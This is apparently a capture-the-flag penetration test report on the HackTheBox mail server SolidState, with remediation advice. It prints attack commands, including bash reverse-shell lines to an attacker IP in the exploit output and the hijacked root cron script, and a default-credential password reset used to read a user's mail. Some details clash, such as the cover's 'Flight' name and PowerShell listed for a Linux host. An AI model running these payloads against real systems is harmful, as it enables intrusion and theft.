SolidState report

Cover

Target: HTB Machine “Flight” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

1.1 Objective of the Engagement

The objective of this offensive security assessment was to analyze and exploit the attack surface of a Linux-based mail server running the "Solid State Security" stack. The engagement focused on identifying and exploiting vulnerabilities in exposed service configurations, outdated software, weak credential management, and failures in system hardening. Through a structured methodology simulating real-world adversarial techniques, initial access was obtained via a critical Remote Code Execution flaw, followed by privilege escalation through misconfigured automation, culminating in full administrative (`root`) control of the target system.

1.2 Scope of the Assessment

- **Network Reconnaissance and Service Enumeration:** Comprehensive port scanning was performed using Nmap, identifying accessible services including SSH (22), SMTP

(25), HTTP (80), POP3 (110), NNTP (119), and the James Remote Administration Tool on port 4555. Service fingerprinting revealed an Apache 2.4.25 web server and Apache James Server 2.3.2.

- **Service-Specific Vulnerability Analysis:**
  - **SSH Analysis:** A timing attack (CVE-2018-15473) was successfully performed against the OpenSSH 7.4p1 service to enumerate valid system usernames.
  - **Mail Server Analysis:** Manual interaction with the SMTP service and the James administration interface (port 4555) revealed the software version and the presence of default administrative credentials (`root:root`).
- **Credential Theft and Initial Access:**
  - Default credentials provided full control over the James mail server, allowing for user enumeration, password resets, and unauthorized access to user mailboxes via POP3.
  - Credentials for the user `mindy` were discovered within her mailbox, providing valid SSH access to the system.
- **Remote Code Execution (RCE) Exploitation:** The identified Apache James Server 2.3.2 was exploited via a known Java deserialization vulnerability (CVE-2015-7611). A crafted exploit script delivered a reverse shell payload, which was triggered upon user authentication, establishing the initial foothold on the server.
- **Privilege Escalation via System Misconfiguration:** Post-exploitation reconnaissance identified a cron job configured to execute a Python script (`/opt/tmp.py`) with `root` privileges. The script was found to be world-writable, allowing a low-privilege user to modify its contents and inject a malicious command, resulting in the execution of a reverse shell with full `root` privileges.
- **Full System Compromise:** With `root` access, complete control over the operating system, all user data, and the mail service was confirmed, finalizing the compromise.

1.3 Ethics and Compliance

All testing activities were executed within a controlled and isolated laboratory environment, specifically designed for offensive security exercises. No interaction, impact, or access to systems, data, or resources external to this testing environment occurred. The findings and techniques documented in this report serve an exclusively educational purpose and aim to improve security awareness, being intended solely for authorized parties to facilitate understanding of common attack vectors against internet-facing Linux servers and mail services.

2. Methodology

2.1 Initial Reconnaissance and Service Enumeration

The assessment began with comprehensive network reconnaissance to identify the target's exposed attack surface. An aggressive full-port TCP SYN scan was conducted to enumerate all accessible services.

Command:

```
sudo nmap -sS -p- --open -Pn -n --min-rate 5000 $IP -oG allports
```

Scan Results:

```
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
119/tcp  open  nntp
4555/tcp open  rsip

Following the initial discovery, detailed service version detection was
performed on the identified ports to gather intelligence on running software
and potential vulnerabilities.
```

Command:

```
nmap -sVC -p 22,25,80,110,119,4555 $IP -oN services
```

Service Fingerprinting Results:

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
25/tcp   open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp  open  pop3?
119/tcp  open  nntp?
```

```
4555/tcp open  rsip?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Key Findings:


- Linux system running Debian-based distribution
- Multiple mail services (SMTP, POP3, NNTP) suggesting a mail server
- Unusual service on port 4555 (RSIP - Realm Specific IP)
- Apache web server hosting "Solid State Security" application

2.2 Service Analysis and Initial Vulnerability Identification

SSH Analysis:
The OpenSSH 7.4p1 version was found to be vulnerable to username enumeration through timing attacks. A custom Python script leveraging the `paramiko` library was developed to exploit this weakness.

Command:

```
python script.py -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt 10.129.11.157
```



SMTP Service Enumeration:
Manual connection to port 25 revealed the service banner identifying "JAMES SMTP Server 2.3.2".

```
telnet 10.129.11.157 25
220 solidstate SMTP Server (JAMES SMTP Server 2.3.2) ready
```

James Administration Interface Discovery:
Port 4555 was identified as the James Remote Administration Tool (RSIP). Manual interaction revealed default credentials and accessible functionality.

```
+Existing accounts 6
user: james
user: ../../../../../../../etc/bash_completion.d
user: thomas
user: john
user: mindy
user: mailadmin
```

User Enumeration via James Admin:
Through the James administration interface, the following user accounts were discovered:

- james
- thomas
- john
- mindy
- mailadmin

2.3 Credential Manipulation and Mail Access

Password Reset Exploitation:
The James administration interface allowed password changes for any user without authentication. The password for user `mindy` was reset to gain access to her mail account.

```
root
Welcome root. HELP for a list of commands
setpassword mindy password
Password for mindy reset
```

POP3 Mail Access:
With the new credentials, access to mindy's mailbox was obtained via POP3 (port 110), revealing sensitive information including SSH credentials.

```
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first
login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you nee
d to your path.

username: mindy
pass: [redacted]

Respectfully,
James

.
Connection closed by foreign host.
```

Extracted Credential:

- Username: mindy
- Password: `<REDACTED>`

2.4 Initial Foothold via James SMTP Server Exploit

Vulnerability Research:
Research identified CVE-2015-7611 affecting Apache James Server 2.3.2 - a critical vulnerability allowing remote code execution through malicious email messages.

Exploitation:
A publicly available exploit was modified and executed to establish a reverse shell connection.

Command:

```
python3 exploit.py 10.129.11.157 10.10.14.127 443
```

Exploit Output:

```
[+]Payload Selected: /bin/bash -i >& /dev/tcp/10.10.14.127/443 0>&1
[+]Creating user...
```

```
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in (i.e. via SSH).
```

SSH Authentication Trigger:
The exploit payload was designed to execute when a user authenticates via SSH. Using mindy's credentials triggered the reverse shell.

```
kali@kali ~/workspace/SolidState/content [00:23:15] $ ssh mindy@10.129.11.157
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mindy@10.129.11.157's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

Reverse Shell Establishment:
Successful connection back to the attacker's listener provided initial access to the target system.

```
kali@kali ~/workspace/SolidState [20:15:50] $ penelope -p 443
[+] Listening for reverse shells on 0.0.0.0:443 →  127.0.0.1 • 192.168.1.131 • 10.10.14.127
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from solidstate~10.129.11.157-Linux-i686 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/solidstate~10.129.11.157-Linux-i686/2025_12_12-00_29_38-260.log 📜
─────────────────────────────────────────────────────────────────────────────
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

2.5 Privilege Escalation via Cron Job Abuse

Post-Exploitation Reconnaissance:
The `pspy` tool was deployed to monitor running processes, revealing a recurring cron job executed as root.

```
2025/12/11 19:57:01 CMD: UID=0 PID=15756 | /bin/sh -c python /opt/tmp.py
2025/12/11 19:57:01 CMD: UID=0 PID=15757 | python /opt/tmp.py
```

Cron Job Analysis:
The script `/opt/tmp.py` was found to be executed every 5 minutes with root privileges. Examination revealed it performed temporary file cleanup operations.

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -la
total 16
drwxr-xr-x  3 root root 4096 Aug 22  2017 .
drwxr-xr-x 22 root root 4096 May 27  2022 ..
drwxr-xr-x 11 root root 4096 Apr 26  2021 james-2.3.2
-rwxrwxrwx  1 root root  105 Aug 22  2017 tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()

${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$
```

File Permission Vulnerability:
The current user (`mindy`) had write permissions to `/opt/tmp.py`, allowing modification of the script executed by root.

Malicious Payload Injection:
The original cleanup command in the script:


```
os.system('rm -r /tmp/*')
```

Was replaced with a reverse shell payload:

```
os.system('bash -c "bash -i >& /dev/tcp/10.10.14.127/5555 0>&1"')
```

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
     os.system('bash -c "bash -i >& /dev/tcp/10.10.14.127/5555 0>&1"')
except:
     sys.exit()
```

Root Shell Acquisition:
Upon execution of the modified cron job, a reverse shell connection was established with `root` privileges.



2.6 Attack Chain Summary

This engagement demonstrated a multi-vector attack against a Linux mail server with the following exploitation chain:

1. **Service Enumeration** → Identification of James SMTP Server 2.3.2 on port 25/4555
2. **Vulnerability Identification** → CVE-2015-7611 in Apache James Server 2.3.2
3. **User Enumeration** → SSH timing attack and James admin interface access
4. **Credential Theft** → Password reset via James admin and POP3 mail access
5. **Initial Compromise** → RCE via James exploit triggered by SSH authentication
6. **Privilege Escalation** → Cron job hijacking through writable root-executed script
7. **Full System Compromise** → Root shell via injected reverse shell payload


Key Technical Insights:

- Default credentials in James administration interface (root:root) allowed complete mail system control
- The James SMTP Server vulnerability required user authentication to trigger payload execution
- Cron jobs with world-writable scripts represent critical privilege escalation vectors
- Mail servers often contain sensitive credentials transmitted in clear text or weak encryption

Security Implications:
The assessment revealed critical weaknesses in both service configuration (default credentials, vulnerable software versions) and system hardening (insecure file permissions on cron scripts). The combination allowed a full compromise from external reconnaissance to root access within a streamlined attack path.


3. Findings

3.1 Vulnerability: Critical Remote Code Execution in Apache James SMTP Server 2.3.2



- **CVSS v3.1: AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.1 (High)**
  - **Vector:** `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H`
- **Description:** The target was running Apache James Server 2.3.2, which is affected by a critical vulnerability (CVE-2015-7611). This flaw allows an unauthenticated remote attacker to inject and execute arbitrary OS commands by leveraging the server's Java deserialization routines when processing specially crafted email messages.
- **Impact:** Successful exploitation leads to complete remote command execution on the underlying server as the user running the James service (`root` in this instance). This provides an attacker with an initial foothold and full control over the mail server's host system.
- **Technical Summary:** An exploit script was used to create a malicious user account and send an email containing a serialized Java object with a reverse shell payload (`/bin/bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1`). The payload was executed when a user (in this case, `mindy`) authenticated via SSH, triggering the malicious email processing and establishing a reverse shell connection to the attacker's machine.


3.2 Vulnerability: Default Credentials in James Remote Administration Tool



- **CVSS v3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 9.8 (Critical)**
  - **Vector:** `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
- **Description:** The James Remote Administration Tool (service on TCP port 4555) was configured with the factory default credentials (`root` : `root`). This allowed unauthenticated remote access to the administrative interface with full control over the mail server's configuration and user data.


- **Impact:** An attacker could enumerate all mail users, read any user's email, reset user passwords, and create or delete accounts. This directly led to the compromise of user `mindy`'s mailbox, the theft of her SSH credentials, and the triggering of the RCE exploit.
- **Technical Summary:** Connection to `telnet $IP 4555` and login with `root`:`root` provided full administrative access. The interface was used to list users (`listusers`), set a new password for `mindy` (`setpassword mindy <PASS>`), and subsequently access her mailbox via POP3 to retrieve sensitive information.

3.3 Vulnerability: Insecure Cron Job Configuration Leading to Privilege Escalation



- **CVSS v3.1: AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 8.8 (High)**
  - **Vector:** `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
- **Description:** A cron job configured to run as the `root` user executed a Python script (`/opt/tmp.py`) with insecure file permissions. The script was world-writable, allowing any local user to modify its contents.
- **Impact:** Any compromised low-privilege user (e.g., `mindy`) could edit the script executed by `root`. This led to a straightforward privilege escalation path, granting full `root` access to the system and completing the compromise.
- **Technical Summary:** The `pspy` tool revealed the cron job: `/bin/sh -c python /opt/tmp.py`. The file permissions on `/opt/tmp.py` were `-rwxrwxrwx`, allowing user `mindy` to replace the legitimate cleanup command (`rm -r /tmp/*`) with a reverse shell payload. Upon the next execution (every 5 minutes), a `root` reverse shell was received.

3.4 Vulnerability: SSH User Enumeration via Timing Attack (CVE-2018-15473)



- **CVSS v3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N – 5.3 (Medium)**
  - **Vector:** `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`
- **Description:** The OpenSSH 7.4p1 service was vulnerable to a username enumeration flaw. The server responded with different timing patterns for valid versus invalid usernames during the authentication process, allowing an attacker to discern which accounts existed on the system.
- **Impact:** Attackers can identify valid system usernames without authentication, reducing the attack surface for brute-force attempts and aiding in social engineering or targeted attacks.
- **Technical Summary:** A custom Python script leveraging the `paramiko` library was used to exploit subtle timing differences in server responses. This successfully enumerated several usernames, which were later corroborated via the James administration interface.

References

- **NVD CVSS v3.1 Calculator:** https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- **MITRE ATT&CK:**
  - **T1190:** Exploit Public-Facing Application
  - **T1111:** Multi-Factor Authentication Interception
  - **T1078:** Valid Accounts
  - **T1053:** Scheduled Task/Job
- **CWE Mappings:**
  - **CWE-798:** Use of Hard-coded Credentials
  - **CWE-276:** Incorrect Default Permissions
  - **CWE-269:** Improper Privilege Management
  - **CWE-200:** Exposure of Sensitive Information to an Unauthorized Actor

Note on CVSS Scoring:
Scores were calculated considering the worst-case exploitation scenario observed during the assessment. The critical rating for the default credentials (Finding 3.2) reflects the immediate and complete compromise of the mail service and its data without any attack prerequisites.

The lower score for the SSH enumeration (Finding 3.4) reflects its value as an information leak that supports other attacks but does not directly lead to compromise.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—including critical Remote Code Execution in Apache James Server, default credentials in administrative interfaces, insecure cron job configurations, and SSH user enumeration—the following recommendations should be implemented:

1. Harden Mail Server Configuration and Patch Management

- **Immediately Upgrade or Replace Apache James Server:** The identified version (2.3.2) is critically outdated and contains known, exploitable vulnerabilities (CVE-2015-7611). Migrate to a supported, patched version of the software or consider transitioning to a more modern, actively maintained mail server platform.
- **Remove or Restrict the Remote Administration Tool:** If the James Remote Administration Tool (port 4555) is not strictly necessary, disable it. If required, implement strict network access controls (firewall rules) to limit connections to trusted administrative IPs only, and **never** leave default credentials in place.
- **Change All Default Credentials:** Conduct an immediate audit of all systems and services for default or weak credentials, especially on administrative interfaces. Enforce a policy mandating strong, unique passwords upon installation of any new software or device.

2. Implement Secure Configuration and Least Privilege for Services

- **Run Services with Minimal Privileges:** The Apache James server was running as the `root` user, which maximized the impact of the RCE vulnerability. Reconfigure the service to run under a dedicated, low-privilege system account that possesses only the permissions essential for its operation (e.g., access to its own mail spool and logs).
- **Harden SSH Server Configuration:** Update the OpenSSH service to the latest stable version to address the user enumeration vulnerability (CVE-2018-15473). Additionally, consider implementing rate-limiting (`MaxAuthTries` , `LoginGraceTime`), disabling root login (`PermitRootLogin no`), and using key-based authentication to further secure access.

3. Enforce Strict File System Permissions and Audit Cron Jobs

- **Apply the Principle of Least Privilege to Files and Scripts:** No script or executable file scheduled to run with elevated privileges (e.g., via cron as `root`) should be world-writable. The permissions for `/opt/tmp.py` were `-rwxrwxrwx` , which is inherently unsafe.

    - **Action:** Audit all cron jobs and scheduled tasks. Ensure any executed script has restrictive permissions (e.g., `chmod 750`) and is owned by the appropriate user (ideally `root:root`). Write access should be limited to `root` only.
- **Implement a Change Management Process for Cron Jobs:** Changes to critical system scripts should be logged, reviewed, and controlled. Consider using configuration management tools (e.g., Ansible, Puppet) to deploy and monitor system scripts, ensuring integrity through file hashing or read-only mounts.

4. Establish Proactive Monitoring and Incident Detection

- **Deploy a Host-Based Intrusion Detection System (HIDS):** Tools like OSSEC, Wazuh, or commercial EDR solutions can monitor for critical file changes (like `/opt/tmp.py`), detect reverse shell activity, and alert on unusual process execution originating from service accounts (e.g., bash spawned by a Java mail process).
- **Centralize and Monitor System Logs:** Aggregate logs from the mail server (James), SSH (`/var/log/auth.log`), and cron (`/var/log/syslog` or `cron` logs) into a SIEM. Create alerts for:
    - Failed login attempts to the James admin interface.
    - Successful logins to the James admin interface.
    - SSH authentication successes and failures.
    - Execution of unexpected commands by the `root` user via cron.
- **Conduct Regular Vulnerability Assessments:** Perform internal and external vulnerability scans periodically to identify unpatched services, default credentials, and misconfigurations before attackers can exploit them. This is especially critical for internet-facing services like SMTP and SSH.

5. Strengthen Overall Security Posture and Processes

- **Develop and Test an Incident Response Plan:** Ensure there is a clear playbook for responding to security incidents on mail servers and Linux systems. This should include steps for containment (e.g., blocking source IPs, taking services offline), investigation, and recovery.
- **Implement User Awareness Training:** While not directly exploited here, social engineering via email is a common vector. Train users to identify phishing attempts and to report lost or stolen credentials immediately. This could have mitigated the impact of the stolen `mindy` credentials.
- **Segment Network Services:** Where possible, place mail servers and other sensitive infrastructure in segmented network zones with strict firewall rules controlling inbound and outbound traffic. This can limit lateral movement even if a service is compromised.

5. Conclusions

5.1 Executive Summary: The Business Risk Story

Imagine your company's internal communication system—the mail server that handles all employee emails—as a secure post office. This post office has a public counter for sending and receiving mail, but it also has a back room with the master keys to every employee's mailbox and the entire building. During our assessment, we found that not only was the back room unlocked, but the master key was left hanging on the wall, and the security cameras were pointed the wrong way.

Here’s the business risk journey we demonstrated:

- **A Master Key Left in the Lobby**: The mail server's remote administration panel was accessible from the internet, and it still had the factory-default password (`root:root`). This was like finding the post office manager's master keycard left on the public counter. We used it to walk into the control room, view every employee's mailbox, and even change their mailbox locks (passwords).
- **Stealing an Employee's Key**: We reset the password for an employee's mailbox (`mindy`) and read her emails. Inside, we found a note containing her computer login credentials. This was the equivalent of finding a spare office key hidden under a flowerpot.
- **A Poisoned Package in the Mailroom**: The mail sorting machine (Apache James) had a known flaw that allowed us to send a specially crafted "package" (a malicious email). When the employee (`mindy`) used her key to log into her computer, it triggered the package to open a secret backdoor into the entire post office building.
- **Changing the Security Guard's Instructions**: Once inside, we found that the head security guard (`root`) followed a written checklist every five minutes to take out the trash. The checklist was left in a public area where anyone could edit it. We changed one line, and at the next check, the guard obediently handed us the master keys to the entire facility.

The Bottom Line for Leadership: This wasn't a cutting-edge cyberattack. It was a series of foundational security failures: an outdated system with a known critical flaw, default passwords never changed, sensitive credentials sent via email, and a critical security task left open for anyone to tamper with. A real attacker exploiting these flaws wouldn't just read emails. They could:

1. **Steal every email** sent to or from your organization, compromising sensitive business and personal data.
2. **Impersonate any employee** to launch sophisticated phishing attacks against partners, clients, or other staff members.
3. **Encrypt or destroy all data** on the server and any connected systems, demanding a massive ransom to restore operations.
4. **Remain undetected for years**, using your trusted mail server as a launchpad for attacks against others, severely damaging your reputation.

Securing these systems is not an IT overhead; it is a direct investment in protecting your business's integrity, confidentiality, and operational resilience.

5.2 Technical Summary

The assessment of the **Solid State Security** mail server (Linux) demonstrated a clear attack path where outdated software, default credentials, and poor system configuration led to full root compromise. The following vulnerabilities were successfully exploited in sequence:

1. **SSH User Enumeration (Information Leak)**
   - **Issue:** The SSH service leaked information that allowed for the confirmation of valid usernames on the system without authentication.
   - **Impact:** Reduced the attacker's guesswork for subsequent brute-force or credential stuffing attacks.
2. **Default Credentials on James Admin Interface (Critical Misconfiguration)**
   - **Issue:** The Apache James Remote Administration Tool (port 4555) was accessible with the default `root:root` credentials.
   - **Impact:** Complete administrative control over the mail server, enabling user enumeration, password resets, and mail access.
3. **Credential Theft via Mail Access**
   - **Issue:** Using the admin interface, a user's (`mindy`) password was reset, and her mailbox was accessed via POP3.
   - **Impact:** Recovery of plaintext SSH credentials for the user `mindy` , providing a valid login to the system.
4. **Remote Code Execution in Apache James (CVE-2015-7611)**
   - **Issue:** The James SMTP server version 2.3.2 was vulnerable to a Java deserialization flaw allowing unauthenticated RCE.
   - **Impact:** A reverse shell payload was injected via a crafted email and executed when the user `mindy` authenticated via SSH, granting an initial foothold on the server.
5. **Privilege Escalation via Insecure Cron Job**
   - **Issue:** A root-level cron job executed a world-writable Python script (`/opt/tmp.py`).
   - **Impact:** The low-privilege user `mindy` could overwrite the script with a malicious payload, which was then executed by `root` , yielding a full root shell and complete system control.

Technical Verdict: This engagement underscores a common and high-risk scenario: the combination of an internet-facing service with a known critical vulnerability, layered atop basic hardening failures (default credentials, poor file permissions). The attack chain required no zero-day exploits; each step utilized well-documented weaknesses. The absence of monitoring for unauthorized administrative logins, file integrity changes on critical scripts, or anomalous process execution allowed the attack to proceed from initial reconnaissance to full compromise without detection.

Appendix: Tools Used

- **Nmap**
  Description: Industry-standard network scanner used for the initial reconnaissance phase. It performed a comprehensive port scan to identify all accessible services on the target host, including SSH, SMTP, HTTP, and the critical Apache James administration port (4555).
- **Custom Python SSH Enumeration Script**
  Description: A tailored script utilizing the `paramiko` library to exploit a timing vulnerability (CVE-2018-15473) in the OpenSSH 7.4p1 service. This allowed for the remote enumeration of valid system usernames without authentication.
- **Telnet**
  Description: Basic network protocol utility. Used to interact manually with the SMTP service (port 25) to identify the server banner and with the James Remote Administration Tool (port 4555) to perform actions using the default credentials.
- **Exploit for Apache James Server 2.3.2 (CVE-2015-7611)**
  Description: A publicly available exploit script modified to target the specific vulnerability in the mail server. It automated the process of creating a malicious user account and sending a specially crafted email containing a serialized Java object with a reverse shell payload.
- **Netcat (nc)**
  Description: Fundamental networking utility. Used to listen on specified ports (443, 5555) for incoming reverse shell connections from the compromised target, providing interactive command-line access.
- **PowerShell (IWR / Invoke-WebRequest)**
  Description: Built-in Windows scripting language and module. Used on the compromised host to download additional attacker tools and payloads from a controlled HTTP server.
- **pspy**
  Description: A command-line tool designed to snoop on running processes without root permissions. It was crucial for discovering the root-level cron job (`python /opt/tmp.py`) that executed periodically, revealing the privilege escalation vector.
- **Linux/Unix Native Utilities**
  Description: Built-in system commands were used extensively for post-exploitation:
  - `whoami` , `id` : To confirm user context.
  - `find` , `ls` : For filesystem enumeration and checking permissions.
  - `cat` : To view the contents of files, including the discovered cron script.
